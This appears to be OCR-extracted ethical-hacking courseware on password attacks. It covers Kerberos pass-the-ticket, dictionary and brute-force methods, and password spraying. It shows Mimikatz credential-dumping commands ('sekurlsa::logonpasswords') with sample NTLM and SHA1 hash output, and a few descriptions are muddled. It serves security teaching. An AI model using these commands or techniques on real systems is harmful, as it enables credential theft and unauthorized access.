

Domain Controller/ KDC
Request TGT
1
Receive TGT
2
Request TGS
3
Receive TGS
4
Attacker
5
Crack TGS, obtain password to access service
Application Server

Active Online Attacks: Pass the Ticket Attack

- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks


Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 193087 (00000000:0002f23f)
Session           : Interactive from 0
User Name         : SQLEXPRESS20
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 5/16/2022 2:14:52 AM
SID               : S-1-5-21-735912402-222524527-3971465817-1025
        msv :
         [00000003] Primary
         * Username : SQLEXPRESS20
         * Domain   : SERVER2019
         * NTLM     : 6f3a1ecc9ba939caa44f10e0ec92a001
         * SHA1     : 5ab9edf29bacba81910802a2e47e703d05b313dc
        tspkg :
        wdigest :
         * Username : SQLEXPRESS20
         * Domain   : SERVER2019
         * Password : (null)
        kerberos :
         * Username : SQLEXPRESS20
         * Domain   : SERVER2019
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 192982 (00000000:0002f1d6)
Session           : Interactive from 0
User Name         : SQLEXPRESS19
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 5/16/2022 2:14:52 AM
```

https://github.com



Other Active Online Attacks

Combinator Attack	Attackers combine the **entries of one dictionary** with those of a **second dictionary** to generate a **new wordlist** to crack the password of the target system
Fingerprint Attack	Attackers break down the **passphrase into fingerprints** comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	It is an advanced version of a combinator attack, where attackers use a **single input dictionary** to build chains of combined words instead of taking input from two different dictionaries
Toggle-Case Attack	Attackers attempt all possible combinations of **uppercase and lowercase versions** of a word present in the input dictionary
Markov-Chain Attack	Attackers gather a password database and **split each password** entry into **2- and 3-character-long syllables**; using these character elements, a new alphabet is developed, which is then matched with the existing password database
GPU-based Attack	Attackers exploit the **OpenGL API** on GPUs to **set up a spy** on the victim device that infers user activities and passwords entered on a browser

Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: “Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified.”

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is “system,” then there is a chance that the person will change it to “system1” or “system2.”

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Spraying Attack**

  Password spraying attack targets multiple user accounts simultaneously using one or a small set of commonly used passwords. Unlike brute-force attacks, which target only specific user accounts, a password spraying attack targets every user within a specific workgroup. To perform this attack, attackers mainly focus on exploiting the account lockout policy, which allows users to use multiple passwords for a certain period or a certain number of attempts before their accounts are locked. Attackers initially attempt a single commonly used password on multiple accounts simultaneously and wait for the response before initiating another password attempt on the same accounts. They continue this process while remaining under the lockout threshold so that they can try a large number of passwords without being affected by automatic lockout mechanisms. Password spraying can be performed at different stages through common ports such as MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP), and Kerberos (88/TCP).

